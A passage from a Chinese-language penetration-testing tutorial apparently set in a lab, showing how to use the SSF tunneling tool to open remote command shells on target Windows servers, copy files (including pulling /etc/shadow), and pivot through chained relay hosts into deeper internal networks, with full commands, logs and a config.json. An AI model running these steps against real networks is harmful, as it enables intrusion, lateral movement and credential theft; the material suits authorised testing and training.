
```
# ./ssf -p 1080 -c config.json &
```

再到目标内网中的 WebServer-IIS7 机器上执行

```
# ssf.exe -Y 1081 192.168.3.96 -p 1080 -c config.json /b
```

此时,再回到 Strike 机器执行

```
# nc 127.0.0.1 1081
```



```
root@Strike: ~
root@Strike:~# nc 127.0.0.1 1081
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>whoami
whoami
webserver-iis7\administrator

C:\Users\Administrator>hostname
hostname
WebServer-IIS7

C:\Users\Administrator>
```

8. 利用 `ssf` 进行正常的文件上传下载,主要为了方便我们平时传一些小工具,下载些小文件,默认没开启,手动设置成 `true`,功能有点儿类似 `scp`

1) 从本地到远端[上传文件],务必注意,复制文件前,要先把隧道建立好,因为它是基于隧道来传文件的,语法格式类似 `scp`,注意写权限的问题

先在 `WebServer-IIS7` 机器上执行,跟上面用的是同一个 `config.json`,下面也都一样 [相当于目标机器]

```
# ssfd.exe -p 1080 -c config.json /b
```

再到 `ubuntu16-LAMP` 机器上执行 [相当于本地机器]

```
# ./ssfcpx -p 1080 /etc/services 192.168.4.2@d:/serv.txt -c config.json
```

```

root@ubuntu16-LAMP:~/ssf-linux-x86_64-3.0.0# ./ssfcpx -p 1080 /etc/services 192.168.4.2@d:/serv.txt -c config.json
[2018-02-17T17:00:14+08:00] [info] [config] loading file <config.json>
[2018-02-17T17:00:14+08:00] [info] [config] [tls] CA cert path: <file: ./certs/trusted/ca.crt>
[2018-02-17T17:00:14+08:00] [info] [config] [tls] cert path: <file: ./certs/certificate.crt>
[2018-02-17T17:00:14+08:00] [info] [config] [tls] key path: <file: ./certs/private.key>
[2018-02-17T17:00:14+08:00] [info] [config] [tls] key password: <>
[2018-02-17T17:00:14+08:00] [info] [config] [tls] dh path: <file: ./certs/dh4096.pem>
[2018-02-17T17:00:14+08:00] [info] [config] [tls] cipher suite: <DHE-RSA-AES256-GCM-SHA384>
[2018-02-17T17:00:14+08:00] [info] [config] [http proxy] <None>
[2018-02-17T17:00:14+08:00] [info] [config] [socks proxy] <None>
[2018-02-17T17:00:14+08:00] [info] [config] [microservices][shell] path: <C:\Windows\System32\cmd.exe>
[2018-02-17T17:00:14+08:00] [info] [config] [circuit] <None>
[2018-02-17T17:00:14+08:00] [info] [ssfcpx] connecting to <192.168.4.2:1080>
[2018-02-17T17:00:14+08:00] [info] [ssfcpx] running (Ctrl + C to stop)
[2018-02-17T17:00:14+08:00] [info] [client] connection attempt 1/1
[2018-02-17T17:00:15+08:00] [info] [client] connected to server
[2018-02-17T17:00:15+08:00] [info] [client] running
[2018-02-17T17:00:15+08:00] [info] [client] service <copy> OK
[2018-02-17T17:00:15+08:00] [info] [ssfcpx] data copied from /etc/services to d:/serv.txt (success)
[2018-02-17T17:00:15+08:00] [info] [ssfcpx] copy finished success (1/1 files copied)
root@ubuntu16-LAMP:~/ssf-linux-x86_64-3.0.0#

```

2) 从远端到本地[[下载文件](#)],注意,ssfcpx 的好处就在于它跨平台,方便

先在 ubuntu16-LAMP 机器上执行 [[相当于目标机器](#)]

```
# ./ssfd -p 1080 -c config.json &
```

再到 WebServer-IIS7 机器上执行 [[相当于本地机器](#)]

```
# ssfcpx.exe -p 1080 -c config.json 192.168.4.102@/etc/fstab d:/fstab
```

```

C:\ssf-win-x86_64-3.0.0>ssfcpx.exe -p 1080 -c config.json 192.168.4.102@/etc/shadow d:/hash
[2018-02-17T17:06:43+08:00] [info] [config] loading file <config.json>
[2018-02-17T17:06:43+08:00] [info] [config] [tls] CA cert path: <file: ./certs/trusted/ca.crt>
[2018-02-17T17:06:43+08:00] [info] [config] [tls] cert path: <file: ./certs/certificate.crt>
[2018-02-17T17:06:43+08:00] [info] [config] [tls] key path: <file: ./certs/private.key>
[2018-02-17T17:06:43+08:00] [info] [config] [tls] key password: <>
[2018-02-17T17:06:43+08:00] [info] [config] [tls] dh path: <file: ./certs/dh4096.pem>
[2018-02-17T17:06:43+08:00] [info] [config] [tls] cipher suite: <DHE-RSA-AES256-GCM-SHA384>
[2018-02-17T17:06:43+08:00] [info] [config] [http proxy] <None>
[2018-02-17T17:06:43+08:00] [info] [config] [socks proxy] <None>
[2018-02-17T17:06:43+08:00] [info] [config] [microservices][shell] path: <C:\Windows\System32\cmd.exe>
[2018-02-17T17:06:43+08:00] [info] [config] [circuit] <None>
[2018-02-17T17:06:43+08:00] [info] [ssfcpx] connecting to <192.168.4.102:1080>
[2018-02-17T17:06:43+08:00] [info] [ssfcpx] running (Ctrl + C to stop)
[2018-02-17T17:06:43+08:00] [info] [client] connection attempt 1/1
[2018-02-17T17:06:43+08:00] [info] [client] connected to server
[2018-02-17T17:06:43+08:00] [info] [client] running
[2018-02-17T17:06:43+08:00] [info] [client] service <copy> OK
[2018-02-17T17:06:44+08:00] [info] [ssfcpx] copy finished success (1/1 files copied)
[2018-02-17T17:06:44+08:00] [info] [ssfcpx] data copied from /etc/shadow to d:/hash (success)

```


9. ssf 的中继功能,利用此功能可以灵活击穿多级目标内网,如,多级内网端口转发,socks代理,多级内网机器 shell 连接,多级内网文件互拷

先在最终要到达的目标内网的 WebServer-IIS6 机器上执行,在 json 中加入以下中继机器列表,注意,开头和结尾的机器 ip 是不用加的

```
# ssfd.exe -p 1080 -c config.json /b  
  
...  
"circuit": [  
    {"host": "192.168.4.2", "port": "1080"},  
    {"host": "192.168.5.6", "port": "1080"}  
],  
...
```

在用于中继的所有机器上执行以下监听,就是就相当于跳板

```
# ssfd.exe -p 1080 -c config.json 在目标内网的 WebServer-IIS7 机器上执行
```

```
# ssfd.exe -p 1080 -c config.json 在目标内网的 2008r2-dc 机器上执行
```

最后,在目标边界的 Ubuntu16-LAMP 机器上执行,如下所示,一个多级目标内网下的正向 shell 至此就连上了

```
# ./ssf -c config.json -p 1080 192.168.6.78 -X 1081 &  
# nc 127.0.0.1 1081
```

```
1 Ubuntu16 - LAMP x +
[2018-02-17T17:30:14+08:00] [info] [config] [tls] cipher suite: <DHE-RSA-AES256-GCM-SHA384>
[2018-02-17T17:30:14+08:00] [info] [config] [http proxy] <None>
[2018-02-17T17:30:14+08:00] [info] [config] [socks proxy] <None>
[2018-02-17T17:30:14+08:00] [info] [config] [microservices][shell] path: <C:\Windows\System32\cmd.exe>
[2018-02-17T17:30:14+08:00] [info] [config] [circuit] 1. <192.168.4.2:1080>
[2018-02-17T17:30:14+08:00] [info] [config] [circuit] 2. <192.168.5.6:1080>
[2018-02-17T17:30:14+08:00] [info] [ssf] connecting to <192.168.6.78:1080>
[2018-02-17T17:30:14+08:00] [info] [ssf] running (Ctrl + C to stop)
[2018-02-17T17:30:14+08:00] [info] [client] connection attempt 1/1
[2018-02-17T17:30:15+08:00] [info] [client] connected to server
[2018-02-17T17:30:15+08:00] [info] [client] running
[2018-02-17T17:30:16+08:00] [info] [microservice] [stream_listener]: forward TCP connections from <127.0.0.1:1081> to 1081
[2018-02-17T17:30:16+08:00] [info] [client] service <shell> OK
█

1 Ubuntu16 - LAMP x +
root@ubuntu16-LAMP:~/ssf-linux-x86_64-3.0.0# netstat -tulnp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:22             0.0.0.0:*               LISTEN      1255/sshd
tcp        0      0 127.0.0.1:1081        0.0.0.0:*               LISTEN      2037/ssf
tcp6       0      0 :::22                 :::*                    LISTEN      1255/sshd
root@ubuntu16-LAMP:~/ssf-linux-x86_64-3.0.0# nc 127.0.0.1 1081
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\Documents and Settings\Administrator>hostname
hostname
WebServer-IIS6

C:\Documents and Settings\Administrator>█
```

关于多级目标内网下的端口转发,socks代理,shell连接,文件拷贝都是同理,只需在 config.json 中启用相应的功能,再加上中继机器 ip 即可

10. 最后,再附上一份稍微完整点的 config.json 供大家参考

```
{
  "ssf": {
    "arguments": "",
    "circuit": [
      {"host": "192.168.4.2", "port": "1080"},
      {"host": "192.168.5.6", "port": "1080"}
    ],
    "tls" : {
      "ca_cert_path": "./certs/trusted/ca.crt",
      "cert_path": "./certs/certificate.crt",
      "key_path": "./certs/private.key",
      "key_password": "",
      "dh_path": "./certs/dh4096.pem",
      "cipher_alg": "DHE-RSA-AES256-GCM-SHA384"
    },
    "http_proxy" : {
      "host": "",
      "port": "",
      "user_agent": "",
      "credentials": {
        "username": "",
        "password": "",
        "domain": "",
        "reuse_ntlm": "true",
        "reuse_negotiate": "true"
      }
    },
    "services": {
```

```

    "datagram_forwarder": { "enable": true },
    "datagram_listener": {
        "enable": true,
        "gateway_ports": false
    },
    "stream_forwarder": { "enable": true },
    "stream_listener": {
        "enable": true,
        "gateway_ports": false
    },
    "copy": { "enable": true },    //启用文件传输功能
    "shell": {
        "enable": true,           //启用 shell 功能
        "path":
"/bin/bash|C:\\Windows\\*****\\powershell.exe|C:\\Windows\\System32\\cmd.exe", //此处任
选其一即可
        "args": ""
    },
    "socks": { "enable": true }    //启用 socks 功能
}
}
}

```

小结:

注意,在实战中,如果你使用了自定义的 config.json,就务必要保证所有机器上的 config.json 中的配置是完全一致的,另外,ssf 在 redhat6.x 以下系列的系统上运行还有些问题,可能是 glibc 版本过低,注意,如果你贸然在目标机器上更新 gblic,很可能造成目标系统崩溃,所以,如果目标环境实在不允许,我们还有其它的替代品,不必非纠结在这一个上 [在实战中务必要谨记,目标机器上的东西,不到万不得已最好不要动,每一步操作前,最好先仔细考虑这样会产生后果] 当然,在 debian 系列和 windows 下的工作过程还是很让

人满意的,其次,还有一点非常好的地方,它基本不需要免杀,工具总体使用上也比较简单,前提是你自己一定要把目标的拓扑和工具的底层工作流程搞的非常通透,在实际用的时候自然就变得简单,建议在实战中的所有操作直接用管理员权限来进行[也就是说,最好都在提权后进行],避免过程中一些不必要的麻烦。

作者 : klion